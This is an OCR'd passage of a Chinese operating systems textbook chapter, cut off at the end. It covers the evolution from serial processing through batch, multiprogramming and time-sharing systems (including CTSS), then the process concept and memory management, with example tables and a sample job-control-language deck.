


图 2.2 操作系统作为资源管理器

2.1.3 操作系统的易扩展性

一个重要的操作系统应该能够不断发展，其原因如下：

- **硬件升级和新型硬件的出现**：举一个例子，早期运行 UNIX 和 Macintosh 的处理器没有"分页"的硬件[1]，因此这两个操作系统也没有使用分页机制，而较新的版本经过修改，具备了分页功能。同样，图形终端和页面式终端替代了行滚动终端，这也将影响操作系统的设计，例如，图形终端允许用户通过屏幕上的"窗口"同时查看多个应用程序，这就要求在操作系统中提供更复杂的支持。
- **新的服务**：为适应用户的要求或满足系统管理员的需要，需要扩展操作系统以提供新的服务。例如，如果发现用现有的工具很难保持较好的性能，操作系统就必须增加新的度量和控制工具。
- **纠正错误**：任何一个操作系统都有错误，随着时间的推移这些错误逐渐被发现并会引入相应的补丁程序。当然，补丁本身也可能会引入新的错误。

操作系统经常性的变化对它的设计提出一定的要求。一个非常明确的观点是，在构造系统时应该采用模块化的结构，清楚地定义模块间的接口，并备有说明文档。对于像现代操作系统这样的大型程序，简单的模块化是不够的［DENN80a］，也就是说，不能只是简单地把程序划分为模块，还需要做更多的工作。在本章的后续部分将继续讨论这个问题。

2.2 操作系统的发展

了解这些年来操作系统的发展历史，有助于理解操作系统的关键性设计需求，也有助于理解现代操作系统基本特征的意义。

2.2.1 串行处理

对于早期的计算机，从 20 世纪 40 年代后期到 20 世纪 50 年代中期，程序员都是直接与计算机硬件打交道的，因为当时还没有操作系统。这些机器都是在一个控制台上运行的，控制台包括显示灯、触发器、某种类型的输入设备和打印机。用机器代码编写的程序通过输入设备（如卡片阅读机）载入计算机。如果一个错误使得程序停止，错误原因由显示灯指示。如果程序正常完成，输出结果将出现在打印机中。

---

[1] 分页将在本章后面简短讨论，详细讨论请参阅第 7 章。

这些早期系统引出了两个主要问题：

- **调度**：大多数装置都使用一个硬拷贝的登记表预订机器时间。通常，一个用户可以以半小时为单位登记一段时间。有可能用户登记了1小时，而只用了45分钟就完成了工作，在剩下的时间中计算机只能闲置，这时就会导致浪费。另一方面，如果用户遇到一个问题，没有在分配的时间内完成工作，在解决这个问题之前就会被强制停止。
- **准备时间**：一个程序称做作业，它可能包括在内存中加载编译器和高级语言程序（源程序），保存编译好的程序（目标程序），然后加载目标程序和公用函数并链接在一起。每一步都可能包括安装或拆卸磁带，或者准备卡片组。如果在此期间发生了错误，用户只能全部重新开始。因此，在程序运行前的准备需要花费大量的时间。

这种操作模式称做串行处理，反映了用户必须顺序访问计算机的事实。后来，为使串行处理更加有效，开发了各种各样的系统软件工具，其中包括公用函数库、链接器、加载器、调试器和I/O驱动程序，它们作为公用软件，对所有的用户来说都是可用的。

2.2.2 简单批处理系统

早期的计算机是非常昂贵的，同时由于调度和准备而浪费时间是难以接受的，因此最大限度地利用处理器是非常重要的。

为提高利用率，人们有了开发批处理操作系统的想法。第一个批处理操作系统（同时也是第一个操作系统）是20世纪50年代中期由General Motors开发的，用在IBM 701上［WEIZ81］。这个系统随后经过进一步的改进，被很多IBM用户在IBM 704中实现。在20世纪60年代早期，许多厂商为他们自己的计算机系统开发了批处理操作系统，用于IBM 7090/7094计算机的操作系统IBSYS最为著名，它对其他系统有着广泛的影响。




图2.3 常驻监控程序的内存布局

简单批处理方案的中心思想是使用一个称做监控程序的软件。通过使用这类操作系统，用户不再直接访问机器，相反，用户把卡片或磁带中的作业提交给计算机操作员，由他把这些作业按顺序组织成一批，并将整个批作业放在输入设备上，供监控程序使用。每个程序完成处理后返回到监控程序，同时，监控程序自动加载下一个程序。

为了理解这个方案如何工作，可以从以下两个角度进行分析：监控程序角度和处理器角度。

- **监控程序角度**：监控程序控制事件的顺序。为做到这一点，大部分监控程序必须总是处于内存中并且可以执行（见图2.3），这部分称做常驻监控程序（resident monitor）。其他部分包括一些实用程序和公用函数，它们作为用户程序的子程序，在需要用到它们的作业开始执行时被载入。监控程序每次从输入设备（通常是卡片阅读机或磁带驱动器）中读取一个作业。读入后，当前作业被放置在用户程序区域，并且把控制权交给这个作业。当作业完成后，它将控制权返回给监控程序，监控程序立即读取下一个作业。每个作业的结果被发送到输出设备（如打印机），交付给用户。
- **处理器角度**：从某个角度看，处理器执行内存中存储的监控程序中的指令，这些指令读入下一个作业并存储到内存中的另一个部分。一旦已经读入一个作业，处理器将会遇到监控程序中的分支指令，分支指令指导处理器在用户程序的开始处继续执行。处理器继而执行用户程序中的指令，直到遇到一个结束指令或错误条件。不论哪种情况都将导致处理器从监控程序中取下一条指令。因此，“控制权交给作业”仅仅意味着处理器当前取和执行的都是用户程序中的指令，而“控制权返回给监控程序”的意思是处理器当前从监控程序中取指令并执行指令。

监控程序完成调度功能：一批作业排队等候，处理器尽可能迅速地执行作业，没有任何空闲时间。监控程序还改善了作业的准备时间，每个作业中的指令均以一种**作业控制语言**（Job Control Language，JCL）的基本形式给出。这是一种特殊类型的程序设计语言，用于为监控程序提供指令。举一个简单的例子，用户提交一个用 FORTRAN 语言编写的程序以及程序需要用到的一些数据，所有 FORTRAN 指令和数据在一个单独打孔的卡片中，或者是磁带中一个单独的记录。除了 FORTRAN 指令和数据行，作业中还包括作业控制指令，这些指令以“$”符号打头。作业的整体格式如下所示：

```
$JOB
$FTN
 •  ┐
 •  ┝   FORTRAN 指令
 •  ┘
$LOAD
$RUN
 •  ┐
 •  ┝   数据
 •  ┘
$END
```

为执行这个作业，监控程序读$FTN 行，从海量存储器（通常为磁带）中载入合适的语言编译器。编译器将用户程序翻译成目标代码，并保存在内存或海量存储器中。如果保存在内存中，则操作称做“编译、加载和运行”。如果保存在磁带中，就需要$LOAD 指令。在编译操作之后监控程序重新获得控制权，此时监控程序读$LOAD 指令，启动一个加载器，并将控制权转移给它，加载器将目标程序载入内存（在编译器所占的位置中）。在这种方式中，有一大段内存可以由不同的子系统共享，但是每次只能运行一个子系统。

在用户程序的执行过程中，任何输入指令都会读入一行数据。用户程序中的输入指令导致调用一个输入例程，输入例程是操作系统的一部分，它检查输入以确保程序并不是意外读入一个 JCL 行。如果是这样，就会发生错误，控制权转移给监控程序。用户作业完成后，监控程序扫描输入行，直到遇到下一条 JCL 指令。因此，不管程序中的数据行太多或太少，系统都受保护。

可以看出，监控程序或者说批处理操作系统，只是一个简单的计算机程序。它依赖于处理器可以从内存的不同部分取指令的能力，以交替地获取或释放控制权。此外，还考虑到了其他硬件功能：

- **内存保护**：当用户程序正在运行时，不能改变包含监控程序的内存区域。如果试图这样做，处理器硬件将发现错误，并将控制转移给监控程序，监控程序取消这个作业，输出错误信息，并载入下一个作业。
- **定时器**：定时器用于防止一个作业独占系统。在每个作业开始时，设置定时器，如果定时器时间到，用户程序被停止，控制权返回给监控程序。
- **特权指令**：某些机器指令设计成特权指令，只能由监控程序执行。如果处理器在运行一个用户程序时遇到这类指令，则会发生错误，并将控制权转移给监控程序。I/O 指令属于特权指令，因此监控程序可以控制所有 I/O 设备，此外还可以避免用户程序意外地读到下一个作业中的作业控制指令。如果用户程序希望执行 I/O，它必须请求监控程序为自己执行这个操作。
- **中断**：早期的计算机模型并没有中断能力。这个特征使得操作系统在让用户程序放弃控制权或从用户程序获得控制权时具有更大的灵活性。

内存保护和特权指令引入了操作模式的概念。用户程序执行在**用户态**，在这个模式下，有些内存区域是受到保护的，特权指令也不允许执行。监控程序运行在系统态，也可以称为**内核态**，在这个模式下，可以执行特权指令，而且受保护的内存区域也是可以访问的。

当然，没有这些功能也可以构造操作系统。但是，计算机厂商很快认识到这样做会造成混乱，因此，即使是相对比较原始的批处理操作系统也提供这些硬件功能。

对批处理操作系统来说，用户程序和监控程序交替执行。这样做存在两方面的缺点：一部分内存交付给监控程序；监控程序消耗了一部分机器时间。所有这些都构成了系统开销。尽管存在系统开销，但是简单的批处理系统还是提高了计算机的利用率。


2.2.3　多道程序设计批处理系统

即使对由简单批处理操作系统提供的自动作业序列，处理器仍然经常是空闲的。问题在于I/O 设备相对于处理器速度太慢。图 2.4 详细列出了一个有代表性的计算过程，这个计算过程所涉及的程序用于处理一个记录文件，并且平均每秒处理 100 条指令。在这个例子中，计算机 96%的时间都是用于等待 I/O 设备完成文件数据传送。图 2.5a 显示了这种只有一个单独程序的情况，称做单道程序设计（uniprogramming）。处理器花费一定的运行时间进行计算，直到遇到一个 I/O 指令，这时它必须等到这个 I/O 指令结束后才能继续进行。

从文件中读一条记录	15 微秒
执行 100 条指令	1 微秒
往文件中写一条记录	15 微秒
总计	31 微秒
CPU 利用率 = 1/31 = 0.032 = 3.2%	

图 2.4　系统利用率实例

这种低效率是可以避免的。内存空间可以保存操作系统（常驻监控程序）和一个用户程序。假设内存空间容得下操作系统和两个用户程序，那么当一个作业需要等待 I/O 时，处理器可以切换到另一个可能并不在等待 I/O 的作业（见图 2.5b）。进一步还可以扩展存储器以保存三个、四个或更多的程序，并且在它们之间进行切换（见图 2.5c）。这种处理称做多道程序设计（multiprogramming）或多任务处理（multitasking），它是现代操作系统的主要方案。



c）三个程序的多道程序设计

图 2.5　多道程序设计实例

这里给出一个简单的例子来说明多道程序设计的好处。考虑一台计算机，它有 250M 字节的可用存储器（没有被操作系统使用）、磁盘、终端和打印机，同时提交执行三个程序：JOB1、JOB2 和 JOB3，它们的属性在表 2.1 中列出。假设 JOB2 和 JOB3 对处理器只有最低的要求，JOB3 还要求连续使用磁盘和打印机。对于简单的批处理环境，这些作业将顺序执行。因此，JOB1 在 5 分钟后完成，JOB2 必须等待到这 5 分钟过后，然后在这之后 15 分钟完成，而 JOB3 则在 20 分钟后才开始，即从它最初被提交开始，30 分钟后才完成。表 2.2 中的单道程序设计列出了平均资源利用率、吞吐量和响应时间，图 2.6a 显示了各个设备的利用率。显然，在整个所需要的 30 分钟时间内，所有资源都没有得到充分使用。

现在假设作业在多道程序操作系统下并行运行。由于作业间几乎没有资源竞争，所有这三个作业都可以在计算机中同时存在其他作业的情况下，在几乎最小的时间内运行（假设 JOB2 和 JOB3 均分配到了足够的处理器时间，以保证它们的输入和输出操作处于活动状态）。JOB1 仍然需要 5 分钟完成，但这个时间末尾，JOB2 也完成了三分之一，而 JOB3 则完成了一半。所有这三个作业将在 15 分钟内完成。由图 2.6b 中的直方图可获得表 2.2 中多道程序设计中的那一列数据，从中可以看出性能的提高是很明显的。

表 2.1 示例程序执行属性

类　别	JOB1	JOB2	JOB3
作业类型	大量计算	大量 I/O	大量 I/O
持续时间	5 分钟	15 分钟	10 分钟
需要的内存	50M	100M	75M
是否需要磁盘	否	否	是
是否需要终端	否	是	否
是否需要打印机	否	否	是

表 2.2 多道程序设计中的资源利用结果

类　别	单道程序设计	多道程序设计
处理器使用	20%	40%
存储器使用	33%	67%
磁盘使用	33%	67%
打印机使用	33%	67%
总共运行时间	30 分钟	15 分钟
吞吐率	6 个作业/小时	12 个作业/小时
平均响应时间	18 分钟	10 分钟

和简单的批处理系统一样，多道程序批处理系统必须依赖于某些计算机硬件功能，对多道程序设计有用的最显著的辅助功能是支持 I/O 中断和直接存储器访问（DMA）的硬件。通过中断驱动的 I/O 或 DMA，处理器可以为一个作业发出 I/O 命令，当设备控制器执行 I/O 操作时，处理器执行另一个作业；当 I/O 操作完成时，处理器被中断，控制权被传递给操作系统中的中断处理程序，然后操作系统把控制权传递给另一个作业。

多道程序操作系统比单个程序或**单道程序**系统相对要复杂一些。对准备运行的多个作业，它们必须保留在内存中，这就需要**内存管理**（memory management）。此外，如果多个作业都准备运行，处理器必须决定运行哪一个，这需要某种调度算法。这些概念将在本章后面部分详细讲述。




图 2.6　利用率直方图

2.2.4　分时系统

通过使用多道程序设计，可以使批处理变得更加有效。但是，对许多作业来说，需要提供一种模式，以使用户可以直接与计算机交互。实际上，对一些作业如事务处理，交互模式是必需的。

当今，通常使用专用的个人计算机或工作站来完成交互式计算任务。但这在 20 世纪 60 年代却是行不通的，当时大多数计算机都非常庞大而且昂贵，因而分时系统应运而生。

正如多道程序设计允许处理器同时处理多个批作业一样，它还可以用于处理多个交互作业。对后一种情况，由于多个用户分享处理器时间，因而该技术称做分时（time sharing）。在分时系统中，多个用户可以通过终端同时访问系统，由操作系统控制每个用户程序以很短的时间为单位交替执行。因此，如果有 n 个用户同时请求服务，若不计操作系统开销，每个用户平均只能得到计算机有效速度的 $1/n$。但是由于人的反应时间相对比较慢，所以一个设计良好的系统，其响应时间应该可以接近于专用计算机。

批处理和分时都使用了多道程序设计，其主要差别如表 2.3 所示。

第一个分时操作系统是由麻省理工学院（MIT）开发的兼容分时系统（Compatible Time-Sharing System，CTSS）[CORB62]，源于多路存取计算机项目（Machine-Aided Cognition 或 Multiple-Access Computers，Project MAC），该系统最初是在 1961 年为 IBM 709 开发的，后来又移植到 IBM 7094 中。

表 2.3　批处理多道程序设计和分时的比较

项　目	批处理多道程序设计	分　时
主要目标	充分使用处理器	减小响应时间
操作系统指令源	作业提供的作业控制语言命令	从终端键入的命令

与后来的系统相比，CTSS 是相当原始的。该系统运行在一台内存为 32 000 个 36 位字的机器上，常驻监控程序占用了 5000 个。当控制权被分配给一个交互用户时，该用户的程序和数据

被载入到内存剩余的 27 000 个字的空间中。程序通常在第 5000 个字单元处开始被载入，这简化了监控程序和内存管理。系统时钟以大约每 0.2 秒一个的速度产生中断，在每个时钟中断处，操作系统恢复控制权，并将处理器分配给另一位用户。因此，在固定的时间间隔内，当前用户被剥夺，另一个用户被载入。这项技术称为时间片（time slicing）技术。为了以后便于恢复，保留老的用户程序状态，在新的用户程序和数据被读入之前，老的用户程序和数据被写出到磁盘。随后，当获得下一次机会时，老的用户程序代码和数据被恢复到内存中。

为减小磁盘开销，只有当新来的程序需要重写用户存储空间时，用户存储空间才被写出。这个原理如图 2.7 所示。假设有 4 个交互用户，其存储器需求如下：

- JOB1：15 000
- JOB2：20 000
- JOB3：5000
- JOB4：10 000

最初，监控程序载入 JOB1 并把控制权转交给它，如图 2.7a 所示。稍后，监控程序决定把控制权转交给 JOB2，由于 JOB2 比 JOB1 需要更多的存储空间，JOB1 必须先被写出，然后载入 JOB2，如图 2.7b 所示。接下来，JOB3 被载入并运行，但是由于 JOB3 比 JOB2 小，JOB2 的一部分仍然留在存储器中，以减少写磁盘的时间，如图 2.7c 所示。稍后，监控程序决定把控制交回 JOB1，当 JOB1 载入存储器时，JOB2 的另外一部分将被写出，如图 2.7d 所示。当载入 JOB4 时，JOB1 的一部分和 JOB2 的一部分仍留在存储器中，如图 2.7e 所示。此时，如果 JOB1 或 JOB2 被激活，则只需要载入一部分。在这个例子中是 JOB2 接着运行，这就要求 JOB4 和 JOB1 留在存储器中的那一部分被写出，然后读入 JOB2 的其余部分，如图 2.7f 所示。




图 2.7　CTSS 操作

与当今的分时系统相比，CTSS 是一种原始的方法，但它可以工作。它非常简单，从而使监控程序最小。由于一个作业经常被载入到存储器中相同的单元，因而在载入时不需要重定位技术（在后面讲述）。这个技术仅仅写出必须的内容，可以减少磁盘的活动。在 7094 上运行时，CTSS 最多可支持 32 个用户。

分时和多道程序设计引发了操作系统中的许多新问题。如果内存中有多个作业，必须保护它们不相互干扰，例如不会修改其他作业的数据。有多个交互用户时，必须对文件系统进行保护，只有授权用户才可以访问某个特定的文件，还必须处理资源（如打印机和海量存储器）竞争问题。在本书中会经常遇到这样或那样的问题以及可能的解决方法。

2.3 主要的成就

操作系统是最复杂的软件之一，这反映在为了达到那些困难的甚至相互冲突的目标（方便、有效和易扩展性）而带来的挑战上。[DENN80a]提出在操作系统开发中的5个重要的理论进展：进程、内存管理、信息保护和安全、调度和资源管理、系统结构。

每个进展都是为了解决实际的难题，并由相关原理或抽象概念来描述的。这5个领域包括了现代操作系统设计和实现中的关键问题。本节给出对这5个领域的简单回顾，也可作为本书其余部分的综述。

2.3.1 进程

进程的概念是操作系统结构的基础，Multics的设计者在20世纪60年代首次使用了这个术语[DALE68]，它比作业更通用一些。存在很多关于进程的定义，如下所示：

- 一个正在执行的程序。
- 计算机中正在运行的程序的一个实例。
- 可以分配给处理器并由处理器执行的一个实体。
- 由单一的顺序的执行线程、一个当前状态和一组相关的系统资源所描述的活动单元。

后面将会对这个概念进行更清晰的阐述。

计算机系统的发展有三条主线：多道程序批处理操作、分时和实时事务系统，它们在时间安排和同步中所产生的问题推动了进程概念的发展。正如前面所讲的，多道程序设计是为了让处理器和I/O设备（包括存储设备）同时保持忙状态，以实现最大效率。其关键机制是：在响应表示I/O事务结束的信号时，操作系统将对内存中驻留的不同程序进行处理器切换。

发展的第二条主线是通用的分时。其主要设计目标是能及时响应单个用户的要求，但是由于成本原因，又要可以同时支持多个用户。由于用户反应时间相对比较慢，这两个目标是可以同时实现的。例如，如果一个典型用户平均需要每分钟2秒的处理时间，则可以有近30个这样的用户共享同一个系统，并且感觉不到互相的干扰。当然，在这个计算中，还必须考虑操作系统的开销因素。

发展的另一个重要主线是实时事务处理系统。在这种情况下，很多用户都在对数据库进行查询或修改，例如航空公司的预订系统。事务处理系统和分时系统的主要差别在于前者局限于一个或几个应用，而分时系统的用户可以从事程序开发、作业执行以及使用各种各样的应用程序。对于这两种情况，系统响应时间都是最重要的。

系统程序员在开发早期的多道程序和多用户交互系统时使用的主要工具是中断。一个已定义事件（如I/O完成）的发生可以暂停任何作业的活动。处理器保存某些上下文（如程序计数器和其他寄存器），然后跳转到中断处理程序中，处理中断，然后恢复用户被中断作业或其他作业的处理。

设计出一个能够协调各种不同活动的系统软件是非常困难的。在任何时刻都有许多作业在运行中，每个作业都包括要求按顺序执行的很多步骤，因此，分析事件序列的所有组合几乎是不可能的。由于缺乏能够在所有活动中进行协调和合作的系统级的方法，程序员只能基于他们对操作系统所控制的环境的理解，采用自己的特殊方法。然而这种方法是很脆弱的，尤其对于一些程序设计中的小错误，因为这些错误只有在很少见的事件序列发生时才会出现。由于需要从应用程序软件错误和硬件错误中区分出这些错误，因而诊断工作是很困难的。即使检测出错误，也很难确定其原因，因为很难再现错误产生的精确场景。一般而言，产生这类错误有4个主要原因[DENN80a]：

- **不正确的同步**：常常会出现这样的情况，即一个例程必须挂起，等待系统中其他地方的某一事件。例如，一个程序启动了一个 I/O 读操作，在继续进行之前必须等到缓冲区中有数据。在这种情况下，需要来自其他例程的一个信号，而设计不正确的信号机制可能导致信号丢失或接收到重复信号。
- **失败的互斥**：常常会出现多个用户或程序试图同时使用一个共享资源的情况。例如，两个用户可能试图同时编辑一个文件。如果不控制这种访问，就会发生错误。因此必须有某种互斥机制，以保证一次只允许一个例程对一部分数据执行事务处理。很难证明这类互斥机制的实现对所有可能的事件序列都是正确的。
- **不确定的程序操作**：一个特定程序的结果只依赖于该程序的输入，而并不依赖于共享系统中其他程序的活动。但是，当程序共享内存并且处理器控制它们交错执行时，它们可能会因为重写相同的内存区域而发生不可预测的相互干扰。因此，程序调度顺序可能会影响某个特定程序的输出结果。
- **死锁**：很可能有两个或多个程序相互挂起等待。例如，两个程序可能都需要两个 I/O 设备执行一些操作（如从磁盘复制到磁带）。一个程序获得了一个设备的控制权，而另一个程序获得了另一个设备的控制权，它们都等待对方释放自己想要的资源。这样的死锁依赖于资源分配和释放的时机安排。

解决这些问题需要一种系统级的方法监控处理器中不同程序的执行。进程的概念为此提供了基础。进程可以看做是由三部分组成的：

- 一段可执行的程序
- 程序所需要的相关数据（变量、工作空间、缓冲区等）
- 程序的执行上下文

最后一部分是根本。**执行上下文**（execution context）又称做**进程状态**（process state），是操作系统用来管理和控制进程所需的内部数据。这种内部信息和进程是分开的，因为操作系统信息不允许被进程直接访问。上下文包括操作系统管理进程以及处理器正确执行进程所需要的所有信息。包括了各种处理器寄存器的内容，如程序计数器和数据寄存器。它还包括操作系统使用的信息，如进程优先级以及进程是否在等待特定 I/O 事件的完成。

图 2.8 给出了一种进程管理的方法。两个进程 A 和 B，存在于内存的某些部分。也就是说，给每个进程（包含程序、数据和上下文信息）分配一块存储器区域，并且在由操作系统建立和维护的进程表中进行记录。进程表包含记录每个进程的表项，表项内容包括指向包含进程的存储块地址的指针，还包括该进程的部分或全部执行上下文。执行上下文的其余部分存放在别处，可能和进程自己保存在一起（如图 2.8 所示），通常也可能保存在内存里一块独立的区域中。进程索引寄存器（process index register）包含当前正在控制处理器的进程在进程表中的索引。程序计数器指向该进程中下一条待执行的指令。基址寄存器（base register）和界限寄存器（limit register）定义了该进程所占据的存储器区域：基址寄存器中保存了该存储器区域的开始地址，界限寄存器中保存了该区域的大小（以字节或字为单位）。程序计数器和所有的数据引用相对于基址寄存器被解释，并且不能超过界限寄存器中的值，这就可以保护内部进程间不会相互干涉。

在图 2.8 中，进程索引寄存器表明进程 B 正在执行。以前执行的进程被临时中断，在 A 中断的同时，所有寄存器的内容被记录在它的执行上下文环境中，以后操作系统就可以执行进程切换，恢复进程 A 的执行。进程切换过程包括保存 B 的上下文和恢复 A 的上下文。当在程序计数器中载入指向 A 的程序区域的值时，进程 A 自动恢复执行。




图 2.8　典型的进程实现方法

因此，进程被当做数据结构来实现。一个进程可以是正在执行，也可以是等待执行。任何时候整个进程状态都包含在它的上下文环境中。这个结构使得可以开发功能强大的技术，以确保在进程中进行协调和合作。在操作系统中可能会设计和并入一些新的功能（如优先级），这可以通过扩展上下文环境以包括支持这些特征的新信息。在本书中，将有很多关于使用进程结构解决在多道程序设计和资源共享中出现的问题的例子。

2.3.2　内存管理

通过支持模块化程序设计的计算环境和数据的灵活使用，用户的要求可以得到很好的满足。系统管理员需要有效且有条理地控制存储器分配。操作系统为满足这些要求，担负着 5 个基本的存储器管理责任：

- **进程隔离**：操作系统必须保护独立的进程，防止互相干涉各自的存储空间，包括数据和指令。
- **自动分配和管理**：程序应该根据需要在存储层次间动态地分配，分配对程序员是透明的。因此，程序员无需关心与存储限制有关的问题，操作系统有效地实现分配问题，可以仅在需要时才给作业分配存储空间。
- **支持模块化程序设计**：程序员应该能够定义程序模块，并且动态地创建、销毁模块，动态地改变模块大小。
- **保护和访问控制**：不论在存储层次中的哪一级，存储器的共享都会产生一个程序访问另一个程序存储空间的潜在可能性。当一个特定的应用程序需要共享时，这是可取的。但

